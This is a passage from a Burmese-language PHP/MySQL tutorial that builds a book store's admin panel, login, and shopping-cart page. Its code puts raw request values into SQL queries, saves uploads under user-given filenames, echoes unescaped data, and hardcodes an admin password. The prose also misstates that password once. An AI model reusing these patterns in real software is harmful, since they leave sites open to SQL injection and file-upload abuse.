    <option value="0">-- Choose --</option>
    <?php
      $categories = mysqli_query($conn, "SELECT id, name FROM categories");
      while($cat = mysqli_fetch_assoc($categories)):
    ?>
    <option value="<?php echo $cat['id'] ?>"
          <?php if($cat['id'] == $row['category_id']) echo "selected" ?> >
      <?php echo $cat['name'] ?>
    </option>
    <?php endwhile; ?>
  </select>

  <br><br>
  <img src="covers/<?php echo $row['cover'] ?>" alt="" height="150">
  <label for="cover">Change Cover</label>
  <input type="file" name="cover" id="cover">
  <br><br>
  <input type="submit" value="Update Book">
  <a href="book-list.php">Back</a>
</form>
```

Form `action` မှာ `book-update.php` ကိုညွှန်းထားလို့ `book-update.php` မှာ အခုလိုရေးသားပါ။

```
<?php
  include("confs/config.php");

  $id = $_POST['id'];
  $title = $_POST['title'];
  $author = $_POST['author'];
  $summary = $_POST['summary'];
  $price = $_POST['price'];
  $category_id = $_POST['category_id'];

  $cover = $_FILES['cover']['name'];
  $tmp = $_FILES['cover']['tmp_name'];

  if($cover) {
    move_uploaded_file($tmp, "covers/$cover");
    $sql = "UPDATE books SET title='$title', author='$author',
      summary='$summary', price='$price', category_id='$category_id',
      cover='$cover', modified_date=now() WHERE id = $id";
  } else {
    $sql = "UPDATE books SET title='$title', author='$author',
      summary='$summary', price='$price', category_id='$category_id',
      modified_date=now() WHERE id = $id";
  }

  mysqli_query($conn, $sql);
  header("location: book-list.php");
?>
```

Edit Form က ပေးပို့လာတဲ့ အချက်အလက်တွေကိုအသုံးပြုပြီး `UPDATE` Query တစ်ခုကို ပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ Request နဲ့အတူ မျက်နှာဖုံးပုံအတွက် File ပါဝင်လာရင် File Upload တွဲဖက်ဆောင်ရွက်ပေးပြီး၊ မပါလာရင်တော့ မလုပ်ပေးဖို့ စစ်ဆေးရေးသားထားပါတယ်။ အလားတူပဲ File ပါဝင်လာမှသာ `cover` Column ကိုပါ Update လုပ်ပြီး မပါလာရင် Update လုပ်တဲ့အထဲမှာ `cover` Column ကိုချန်ထားခဲ့ဖို့ စစ်ဆေး ရေးသားပေးထား ပါတယ်။

အခုဆိုရင် `books` Table အတွက် CRUD လုပ်ဆောင်ချက်တွေ ပြည့်စုံပြီမို့ စာအုပ်အသစ်များထည့်သွင်းခြင်း၊ ပြင်ဆင်ခြင်းနဲ့ ပယ်ဖျက်ခြင်းတို့ကို လိုသလိုဆောင်ရွက်နိုင်နေပြီဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်နိုင်ပါပြီ။ နောက်တစ်ဆင့် အနေနဲ့ CSS Style တွေ ရေးသားဖို့နဲ့ လိုအပ်တဲ့ အခြားလုပ်ဆောင်ချက်တွေ ဖြည့်စွက်ဖို့ File တွေ ဆက်လက်ထည့်သွင်းပေးပါဦး။

```
store/
|-- admin/
|    |-- confs/
|    |    |-- config.php
|    |    |-- auth.php *
|    |-- covers/
|    |-- css/ *
|    |    |-- style.css *
|    |-- cat-list.php
|    |-- cat-new.php
|    |-- cat-add.php
|    |-- cat-edit.php
|    |-- cat-update.php
|    |-- cat-del.php
|    |-- index.php
|    |-- book-list.php
|    |-- book-new.php
|    |-- book-add.php
|    |-- book-edit.php
|    |-- book-update.php
|    |-- book-del.php
|    |-- login.php *
|    |-- logout.php *
|    |-- orders.php *
|    |-- order-status.php *
|-- index.php
```

`confs` Folder ထဲမှာ `auth.php` အမည်နဲ့ File တစ်ခုတိုးထားပါတယ်။ ပြီးတော့ `css` အမည်နဲ့ Folder တစ်ခုထည့်သွင်းပြီး `style.css` အမည်နဲ့ File တစ်ခုကို `css` Folder ထဲမှာ တည်ဆောက်ပေးထားပါတယ်။ ဒါ့အပြင် `login.php`, `logout.php`, `orders.php` နဲ့ `order-status.php` တို့ကို လည်းတိုးထားပါသေးတယ်။ လိုအပ်တဲ့ File နဲ့ Folder တွေထည့်သွင်းပြီးရင် `style.css` မှာ ပေးထားတဲ့ CSS Style တွေကိုကူးယူထည့်သွင်းပေးပါ။


```
html {
  background: #95A5A6;
}

body {
  font-family: Arial, Helvetica, sans-serif;
  width: 900px;
  background: #fff;
  border: 4px solid #2C3E50;
  margin: 20px auto;
}

h1 {
  padding: 10px;
  font-size: 21px;
  background: #2C3E50;
  margin: 0;
  color: #fff;
}

ul.list {
  list-style: none;
  margin: 20px;
  padding: 0;
}

ul.list li {
  overflow: hidden;
  border-bottom: 1px solid #ddd;
  padding-bottom: 10px;
  margin-bottom: 20px;
}

ul.list b {
  display: block;
  font-size: 18px;
  margin-bottom: 5px;
  color: #2980B9;
}

ul.list i, ul.list small {
  color: #888;
  font-size: 12px;
  margin-right: 10px;
}

ul.list span {
  color: #8E44AD;
}

ul.list div {
  margin: 5px 0;
  font-size: 13px;
  line-height: 1.5em;
  color: #555;
}
```

```
ul.list img {
  margin-left: 20px;
}
ul.list a {
  color: #2980B9;
}

ul.list a.del {
  color: #D35400;
}

a.new {
  display: block;
  padding: 8px 0;
  text-align: center;
  width: 160px;
  margin: 10px;
  color: #fff;
  background: #1ABC9C;
  border: 1px solid #ccc;
  text-decoration: none;
}

form {
  margin: 20px;
}

form label {
  display: block;
  margin-top: 10px;
  color: #555;
}

input[type=text],
input[type=password],
textarea,
select {
  font-family: Arial, Helvetica, sans-serif;
  border: 1px solid #ddd;
  padding: 6px;
  width: 300px;
  background: #fff;
}

textarea {
  height: 100px;
}

input[type=submit] {
  padding: 10px 24px;
  margin-right: 10px;
}
```

`book-list.php`, `book-new.php`, `book-edit.php`, `cat-list.php`, `cat-new.php`, `cat-edit.php` တို့ရဲ့ `<head>` အတွင်းမှာ `<link>` Element ကိုသုံးပြီး အဲ့ဒီ CSS File ကိုချိတ်ဆက်ပေးပါ။ CSS ချိတ်ဆက်တဲ့ `<link>` Element ရေးသားပုံမေ့နေမှာစိုးလို့ ဖော်ပြပေးလိုက်ပါတယ်။

```
<link rel="stylesheet" href="css/style.css">
```

ဒီလို CSS Style တွေထည့်သွင်းပေးလိုက်မယ်ဆိုရင် ကျွန်တော်တို့တည်ဆောက်လက်စ Interface ဟာလည်း **ပုံ (၇-ဏ)** မှာ ဖော်ပြထားသလို အနည်းငယ်ပိုပြီး သပ်ရပ်သွားစေမှာဖြစ်ပါတယ်။



ပုံ (၇-ဏ) Book List with CSS Style

လက်စနဲ့ `book-list.php`, `book-new.php`, `book-edit.php`, `cat-list.php`, `cat-new.php`, `cat-edit.php` တို့မှာ Menu လေးတစ်ခုဖြည့်စွက်ပေးပါ။ ဒီတော့မှ တစ်ခုခုလုပ်ချင်တိုင်း URL မှာ လိပ်စာ ရိုက်နေစရာမလိုတော့ပဲ Menu ကနေတစ်ဆင့် အပြန်အလှန်သွားနိုင်မှာ ဖြစ်ပါတယ်။ Menu အတွက် HTML ကတော့ အခုလို ရေးသားရမှာပါ။

```
<ul class="menu">
  <li><a href="book-list.php">Manage Books</a></li>
  <li><a href="cat-list.php">Manage Categories</a></li>
  <li><a href="orders.php">Manage Orders</a></li>
  <li><a href="logout.php">Logout</a></li>
</ul>
```

သက်ဆိုင်ရာ Script ရဲ့ HTML Structure ထဲက `<h1>` Element အောက်မှာ ကပ်ထည့်ပေးပါ။ ပြီးတဲ့အခါ `style.css` ထဲမှာ Menu အတွက် CSS ကို အခုလိုဖြည့်စွက်ပေးလိုက်ပါ။

```
ul.menu {
  list-style: none;
  margin: 0;
  padding: 0;
  overflow: hidden;
  background: #16A085;
}

ul.menu li {
  float: left;
  border-right: 1px solid #1ABC9C;
}

ul.menu a {
  display: block;
  padding: 10px 20px;
  text-decoration: none;
  color: #fff;
}

ul.menu a:hover {
  background: #1ABC9C;
}
```

ဒီလိုဖြည့်စွက်ပေးလိုက်တဲ့ Script တိုင်းမှာ `book-list.php`, `cat-list.php`, `orders.php` နဲ့ `logout.php` တို့ကို သွားနိုင်တဲ့ Menu ကိုယ်စီပါဝင်သွားမှာဖြစ်ပါတယ်။

ကျွန်တော်တို့ လက်ရှိတည်ဆောက်နေတဲ့ Online Book Store မှာ အပိုင်းနှစ်ပိုင်းပါဝင်မှာဖြစ်တယ်လို့ပြောခဲ့ပါတယ်။ Shopping Cart Interface ကို စာအုပ်ဝယ်ယူလိုသူမည်သူမဆို အသုံးပြုနိုင်ပေမယ့် Admin Interface ကိုတော့ ဝင်ရောက်စီမံ ခွင့်ရှိသူမှသာ ဝင်ခွင့်ပေးရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Password နဲ့ကာကွယ်ထားလိုပါတယ်။ `confs` Folder ထဲက `auth.php` မှာ ပေးထားတဲ့ Code တွေကို ကူးယူထည့် သွင်းပေးပါ။

```
<?php
  session_start();
  if(!isset($_SESSION['auth'])) {
    header("location: index.php");
    exit();
  }
?>
```

ပြီးခဲ့တဲ့အခန်းမှာ နမူနာစမ်းသပ်ခဲ့သလို User ဟာ Login ဝင်ထားခြင်းရှိမရှိစစ်ဆေးတဲ့လုပ်ဆောင်ချက်ကို ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ Login မဝင်ထားလို့ `auth` Session ရှိမနေရင် ကျန်အလုပ်တွေကို ဆက်လက်ဆောင်ရွက်ခွင့် မပေးပဲ `index.php` ကိုသာ Redirect လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ ဒီလိုစစ်ဆေးရေးသားထားတဲ့ `auth.php` ကို `book-list.php`, `cat-list.php`, `book-new.php`, `cat-new.php` စသဖြင့် ကျွန်တော်တို့ရေးသား ခဲ့ပြီးဖြစ်တဲ့ `admin` Folder ထဲက Script တိုင်းရဲ့အပေါ်ဆုံးမှာအခုလို Include လုပ်ပေးပါ။

```
<?php include("confs/auth.php") ?>
```

Session ကြေငြာတဲ့ကိစ္စကို Content တွေမရေးသားမီ ဆောင်ရွက်ဖို့လိုအပ်လို့ အပေါ်ဆုံးမှာ Include လုပ်ပေးဖို့လိုပါ တယ်။ ဒီလိုထည့်သွင်းပေးလိုက်ရင် Login မဝင်ထားသူတစ်ယောက်က ဝင်ကြည့်ဖို့ကြိုးစားတိုင်း `index.php` ကိုပဲ Redirect လုပ်ပေးနေမှာဖြစ်ပါတယ်။ `index.php` မှာတော့ Login ဝင်နိုင်တဲ့ Form တစ်ခုပေးထားချင်ပါတယ်။ ဒါကြောင့် HTML အပြည့်အစုံထည့်သွင်း ရေးသားပေးပါ။ ပြီးတော့မှာ `<body>` အတွင်းမှာ ပေးထားတဲ့ Login Form ကို ကူးယူရေးသားပေးပါ။

```
<h1>Login to Book Store Administration</h1>
<form action="login.php" method="post">
  <label for="name">Name</label>
  <input type="text" id="name" name="name">

  <label for="password">Password</label>
  <input type="password" id="password" name="password">

  <br><br>
  <input type="submit" value="Admin Login">
</form>
```

Login Form လေး သပ်သပ်ရပ်ရပ်ဖြစ်သွားစေဖို့ကျွန်တော်တို့ ရေးသားခဲ့ပြီးဖြစ်တဲ့ `css` Folder ထဲက `style.css` ကိုလည်း `<link>` Element နဲ့ ချိတ်ဆက်ထည့်သွင်းပေးသင့်ပါတယ်။ အခုဆိုရင် `admin` Folder ထဲကဘယ် Script ကိုပဲဝင်ဝင် `index.php` ကိုပဲ ရောက်လာပြီး Login Form ကို တွေ့ရမှာဖြစ်ပါတယ်။ Login Form ရဲ့ `action` မှာ `login.php` လို့ပေးထားတဲ့အတွက် `login.php` မှာ ထည့်သွင်းပေးလာတဲ့ Username နဲ့ Password မှန်မမှန်ကို အခုလို စစ်ဆေးရေးသားပေးပါ။

```
<?php
  session_start();
  $name = $_POST['name'];
  $password = $_POST['password'];

  if($name == "admin" and $password == "214365") {
    $_SESSION['auth'] = true;
    header("location: book-list.php");
  } else {
    header("location: index.php");
  }
?>
```

Username ဟာ **admin** ဖြစ်ပြီး Password က **214365** ဆိုတဲ့ Information ကို မှန်ကန်အောင်ပေးနိုင်သူဆိုရင် Admin Interface ကို ဝင်ရောက်ခွင့်ရှိအဖြစ်လက်ခံပြီး `auth` Session တန်ဖိုးတစ်ခု သတ်မှတ်ပေးသွားမှာဖြစ်ပါတယ်။ ခုချိန်မှာ http://localhost/store/admin/ လို့ Browser URL Bar မှာထည့်သွင်းကြည့်မယ်ဆိုရင် Login Form တစ်ခု ကိုတွေ့ရမှာဖြစ်ပါ တယ်။ Username အနေနဲ့ **admin** Password အနေနဲ့ **213465** ကို ထည့်သွင်းပြီး Login ဝင်လိုက်မယ်ဆိုရင် လိုအပ်တဲ့ Login လုပ်ငန်းဆောင်ရွက်ပြီး `book-list.php` ကို Redirect လုပ်ပေးသွားမှာဖြစ်ပါ တယ်။ Logout လုပ်လိုရင်လုပ်နိုင်စေဖို့အတွက် `logout.php` မှာလည်း အခုလိုထည့်သွင်းပေးပါဦး။

```
<?php
  session_start();
  unset($_SESSION['auth']);
  header("location: index.php");
?>
```

အခုဆိုရင် စာအုပ်တွေကိုလည်း စီမံနိုင်ပါပြီ။ စာအုပ်အမျိုးအစားတွေကိုလည်းစီမံနိုင်ပါပြီ။ စီမံခွင့်ရှိသူမှသာ စီမံနိုင်အောင်လည်း ဆောင်ရွက်ပြီးပါပြီ။ Admin Interface ပြည့်စုံဖို့အတွက် Order စာရင်းများစီမံခြင်းလုပ်ငန်းသာ ကျန်ရှိပါတော့ တယ်။ Order စီမံခြင်းကိုတော့ နောက်မှထည့်ပါတော့မယ်။ လောလောဆယ် Shopping Cart Interface အတွက်ကို အရင်ရေးသားလိုပါတယ်။

7.6 - Online Book Store - Shopping Cart Interface

Shopping Cart Interface တည်ဆောက်ဖို့အတွက် လိုအပ်တဲ့ File နဲ့ Folder တွေကို အရင်ဖြည့်စွက်ပေးပါ။

```
store/
|-- admin/
|    |-- confs/
|    |    |-- config.php
|    |    |-- auth.php
|    |-- covers/
|    |-- css/
|    |    |-- style.css
|    |-- cat-list.php
|    |-- cat-new.php
|    |-- cat-add.php
|    |-- cat-edit.php
|    |-- cat-update.php
|    |-- cat-del.php
|    |-- index.php
|    |-- book-list.php
|    |-- book-new.php
|    |-- book-add.php
|    |-- book-edit.php
|    |-- book-update.php
|    |-- book-del.php
|    |-- login.php
|    |-- login.php
|    |-- orders.php
|    |-- order-status.php
|-- css/ *
|    |-- style.css *
|-- book-detail.php *
|-- add-to-cart.php *
|-- view-cart.php *
|-- clear-cart.php *
|-- submit-order.php *
|-- index.php
```

ဖြည့်စွက်ရမယ့် File နဲ့ Folder တွေက `store` Folder ထဲမှာ ဖြည့်စွက်သွားခြင်းဖြစ်ပါတယ်။ Style ကို Admin Interface နဲ့မတူလိုပဲ သီးခြားဖန်တီးချင်လို့ `css` Folder တစ်ခုထပ်မံတည်ဆောက်ပါတယ်။ ပြီးတော့မှ အဲ့ဒီ `css` Folder ထဲမှာ `style.css` File တစ်ခု ထည့်သွင်းပေးထားပါတယ်။ `store` Folder အတွင်းမှာပဲ Shopping Cart လုပ်ဆောင်ချက် အတွက်လိုအပ်တဲ့ အခြား File တွေကိုလည်း ဖြည့်စွက်တည်ဆောက်ထားပါတယ်။

စာအုပ်ဝယ်ယူလိုသူက စာအုပ်စာရင်းကို ကြည့်ရှုနိုင်တဲ့ လုပ်ဆောင်ချက်ကို `index.php` မှာ ရေးသားထားမှာ ဖြစ်ပါ တယ်။ `index.php` ကိုတော့ ဒီနမူနာ Project စဖို့ပြင်ကတည်းတည်ဆောက်ထားခဲ့ပြီးဖြစ်မှာပါ။ မရှိသေးရင်တော့ `index.php` ကိုပါ `store` Folder ထဲမှာ ထပ်မံတည်ဆောက်ပေးပါ။ ပြီးရင်းပေးထားတဲ့ Code တွေကို ကူးယူ ထည့်သွင်းပေးပါ။ လိုအပ်တဲ့ HTML Structure ကအစ အပြည့်အစုံရေးပြပေးထားပါတယ်။

```
<?php
  session_start();
  include("admin/confs/config.php");

  $cart = 0;
  if(isset($_SESSION['cart'])) {
    foreach($_SESSION['cart'] as $qty) {
      $cart += $qty;
    }
  }

  if(isset($_GET['cat'])) {
    $cat_id = $_GET['cat'];
    $books = mysqli_query($conn, "SELECT * FROM books WHERE category_id =
$cat_id");
  } else {
    $books = mysqli_query($conn, "SELECT * FROM books");
  }

  $cats = mysqli_query($conn, "SELECT * FROM categories");
?>

<!doctype html>
<html>
<head>
  <title>Book Store</title>
  <link rel="stylesheet" href="css/style.css">
</head>
<body>
  <h1>Book Store</h1>

  <div class="info">
    <a href="view-cart.php">
      (<?php echo $cart ?>) books in your cart
    </a>
  </div>

  <div class="sidebar">
    <ul class="cats">
      <li>
        <b><a href="index.php">All Categories</a></b>
      </li>
      <?php while($row = mysqli_fetch_assoc($cats)): ?>
      <li>
        <a href="index.php?cat=<?php echo $row['id'] ?>">
          <?php echo $row['name'] ?>
        </a>
      </li>
      <?php endwhile; ?>
    </ul>
  </div>
```

```
  <div class="main">
    <ul class="books">
      <?php while($row = mysqli_fetch_assoc($books)): ?>
      <li>
        <img src="admin/covers/<?php echo $row['cover'] ?>" height="150">
        <b>
          <a href="book-detail.php?id=<?php echo $row['id'] ?>">
            <?php echo $row['title'] ?>
          </a>
        </b>

        <i>$<?php echo $row['price'] ?></i>

        <a href="add-to-cart.php?id=<?php echo $row['id'] ?>"
             class="add-to-cart">Add to Cart</a>
      </li>
      <?php endwhile; ?>
    </ul>
  </div>

  <div class="footer">
    &copy; <?php echo date("Y") ?>. All right reserved.
  </div>
</body>
</html>
```

Supermarket တွေမှာဈေးဝယ်တဲ့အခါ ပစ္စည်းတစ်ခုယူ၊ တစ်ခါငွေရှင်းလုပ်စရာ မလိုပါဘူး။ လိုချင်တဲ့ပစ္စည်းတွေကို ရွေးချယ်ပြီး ခြင်းတောင်း (သို့မဟုတ်) လှည်းကလေးနဲ့စုထည့်ထားပြီး ပြည့်စုံပြီဆိုမှ ကောင်တာမှာငွေရှင်းရတာပါ။ ဒီလို ပါပဲ၊ ကျွန်တော်တို့ Book Store မှာလည်း လိုချင်တဲ့စာအုပ်တွေကို ရွေးချယ်ပြီး ပြည့်စုံပြီဆိုတော့မှ Order လုပ်လို့ရစေမယ့်လုပ်ဆောင်ချက် ထည့်သွင်းမှာဖြစ်ပါတယ်။ ဒီလုပ်ဆောင်ချက်ကိုပဲ Shopping Cart လို့ခေါ်တာပါ။ ဝယ်ယူဖို့ရွေးချယ် တဲ့စာအုပ်တွေကို Session ထဲမှာ ယာယီ သိမ်းဆည်းထားဖို့လိုပါတယ်။ ဒါကြောင့်ပထမဦးဆုံး `session_start()` Function ကိုခေါ်ယူထားခြင်း ဖြစ်ပါတယ်။ Database ချိတ်ဆက်မှုတွေ အတွက် `config.php` ကိုလည်း Include လုပ်ပေးထားပါတယ်။

ဆက်လက်ပြီး `cart` Session ထဲမှာရှိနေတဲ့ ဝယ်ယူဖို့ ရွေးချယ်ထားတဲ့ စာအုပ်အရေအတွက်ကို `foreach` Loop နဲ့ Loop လုပ်ပြီး ရေတွက်ကာ `$cart` Variable ထဲကို ထည့်သွင်းထားပါတယ်။

`index.php` မှာ ရှိသမျှစာအုပ်တွေအားလုံးကိုဖော်ပြမှာဖြစ်သလို့ သက်ဆိုင်ရာ Category အလိုက်ကြည့်ရှုလိုတယ်ဆို ရင်လည်း ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ဥပမာ - URL Query String အနေနဲ့ `cat=1` လို့ ပါဝင်လာရင် Category ID 1 နဲ့ တွဲဖက်သိမ်းဆည်းထားတဲ့ စာအုပ်တွေကို ရွေးထုတ် ဖော်ပြပေးချင်တာပါ။ ဒါကြောင့် နောက်တစ်ဆင့်မှာ `index.php` ကိုလာတဲ့ Request မှာ `cat` အမည်နဲ့ Query String ပါဝင်လာ သလားစစ်ဆေးထားပါတယ်။ အဲ့ဒီ အခြေအနေပေါ်မူ တည်ပြီး `SELECT` Query ကိုလည်း နှစ်မျိုးရေးထားပါတယ်။ Query String မှာ `cat` ပါဝင်လာ ရင် ပါဝင်လာတဲ့ Value နဲ့ စစ်ထုတ်ရယူထားတဲ့ Query ကိုအသုံးပြုမှာဖြစ်ပြီး မပါဝင်လာရင်တော့ ရှိသမျှ စာအုပ် အားလုံးကိုရယူဖော်ပြမှာ ဖြစ်ပါတယ်။

Category Menu တစ်ခုဖန်တီးပေးနိုင်ဖို့အတွက် `categories` Table ထဲက ရှိသမျှစာအုပ် အမျိုးအစားတွေကို လည်း နောက်ထပ် `SELECT` Query တစ်ခုနဲ့သီးခြားရယူထားပါသေးတယ်။

ဆက်လက်ပြီး `<body>` Element အတွင်းမှာရေးသားထားတာတွေကို လေ့လာကြည့်ရင်၊ Class မှာ `info` လို့ သတ်မှတ်ထားတဲ့ `<div>` အတွင်းမှာ လက်ရှိဝယ်ယူဖို့ရွေးချယ်ထားတဲ့ စာအုပ်အရေအတွက်ကို ဖော်ပြပေးတဲ့ အနေ နဲ့ `$cart` Variable ကိုရိုက်ထုတ် ထားပါတယ်။ Class ကို `sidebar` လို့သတ်မှတ်ထားတဲ့ `<div>` ထဲမှာတော့ ရယူ ထားတဲ့ Category တွေကို Link အဖြစ်တန်းစီ ရိုက်ထုတ်ထားပါတယ်။ Link တွေက `index.php` (လက်ရှိ Document) ကိုပဲပြန်ညွှန်းထားတာကို သတိပြုပါ။ ဒါပေမယ့် နောက်ကနေသက်ဆိုင်ရာ Category ID ကို URL Query String အနေနဲ့တွဲဖက် ပေးထားပါတယ်။ ဒီနည်းနဲ့ Category Menu တစ်ခု ရရှိစေပါတယ်။

Class ကို `main` လို့သတ်မှတ်ထားတဲ့ `<div>` ထဲမှာ ရယူထားတဲ့စာအုပ်စာရင်းကို ရိုက်ထုတ်ဖော်ပြပေးပါတယ်။ အချက် အလက်အားလုံးမဖော်ပြပါဘူး။ Title နဲ့ ဈေးနှုန်းပဲဖော်ပြထားစေပါတယ်။ စာအုပ်ရဲ့ Title ကို နှိပ်လို့ရတဲ့ Link ဖြစ်အောင် `<a>` Element နဲ့ ရိုက်ထုတ်ထားပါတယ်။ သက်ဆိုင်ရာစာအုပ်နဲ့အတူ **Add to Cart** ဆိုတဲ့ Link တစ်ခုစီလဲ တွဲဖက်ပေးထားပါတယ်။ စာအုပ်ကို နှစ်သက်လို့ဝယ်ယူလိုတဲ့အခါ **Add to Cart** ကို နှိပ်ပေးခြင်းဖြင့် ဝယ်ယူလိုကြောင်း မှတ်သားရမှာပါ။ **Add to Cart** Link က `add-to-cart.php` ကိုညွှန်းထားပါတယ်။ `add-to-cart.php` ထဲမှာ ရွေးချယ်လိုက်တဲ့ စာအုပ်ကို `cart` Session ထဲကို ထည့်သွင်းမှတ်သားပေးတဲ့ လုပ်ဆောင် ချက်ကိုရေးသားမှာပါ။

လိုအပ်တဲ့ Code တွေ ဆက်လက်မရေးသားမီ သပ်သပ်ရပ်ရပ်ဖြစ်သွားစေဖို့ CSS Style တစ်ချို့ထည့်သွင်း ချင်ပါ တယ်။ လက်ရှိလေ့လာနေတဲ့နမူနာ Code မှာ `<link>` Element နဲ့ `css` Folder ထဲက `style.css` ကို ချိတ်ဆက်ထားပြီး ဖြစ်ပါတယ်။ ဒါကြောင့် `style.css` မှာ ပေးထားတဲ့ CSS တွေကိုကူးယူရေးသားပေးပါ။ `index.php` အတွက်တင် သာမကပဲ အခြားလိုအပ်တဲ့ Style တွေကို တစ်ခါတည်း ကြိုတင်သတ်မှတ်ထားပါတယ်။

```
html {
  background: #34495E;
}

body {
  font-family: Arial, Helvetica, sans-serif;
  width: 900px;
  background: #e5e5e5;
  border: 4px solid #3498DB;
  margin: 20px auto;
}

h1 {
  padding: 10px;
  font-size: 21px;
  background: #3498DB;
  margin: 0;
  color: #fff;
}
```


```
a {
  color: #2980B9;
  text-decoration: none;
}

a:hover {
  color: #3498DB;
}

.info {
  background: #2980B9;
  padding: 8px;
  text-align: right;
}

.info a {
  color: #fff;
  font-size: 14px;
  text-decoration: none;
  border-bottom: 1px dotted #fff;
}

.info a:hover {
  border-bottom: 1px solid #fff;
}

.sidebar {
  float: left;
  width: 240px;
}

.cats {
  list-style: none;
  padding: 0;
}

.cats li a {
  display: block;
  font-size: 15px;
  padding: 8px 15px;
  border-bottom: 1px solid #ddd;
}

.cats li a:hover {
  background: #efefef;
}

.main {
  float: right;
  width: 660px;
  background: #fff;
}
```

```
.books {
  list-style: none;
  margin: 15px;
  padding: 0;
  overflow: hidden;
}

.books li {
  width: 190px;
  text-align: center;
  height: 240px;
  float: left;
  margin: 20px 10px;
  font-size: 15px;
}

.books b {
  display: block;
  margin: 5px 0;
  font-weight: normal;
}

.books i {
  color: #E74C3C;
}

a.add-to-cart {
  font-size: 13px;
  display: block;
  background: #1ABC9C;
  color: #fff;
  padding: 5px 0;
  margin: 5px 30px;
}

a.del {
  color: #D35400;
}

.footer {
  clear: both;
  background: #95A5A6;
  color: #fff;
  font-size: 13px;
  padding: 8px;
  text-align: center;
  border-top: 1px solid #7F8C8D;
}

.detail {
  padding: 20px;
  background: #fff;
}
```

```
.detail .back {
  float: right;
}

.detail a.add-to-cart {
  margin: 0;
  width: 160px;
  text-align: center;
  padding: 10px 0;
}

table {
  margin: 20px;
  border-spacing: 1px;
  background: #16A085;
}

td {
  background: white;
  border-collapse: collapse;
  padding: 8px;
}

th {
  color: white;
  padding: 8px;
}

.order-form {
  margin: 20px;
}

.order-form h2 {
  margin: 40px 0 10px 0;
  padding: 0 0 5px 0;
  border-bottom: 1px solid #ddd;
  font-size: 18px;
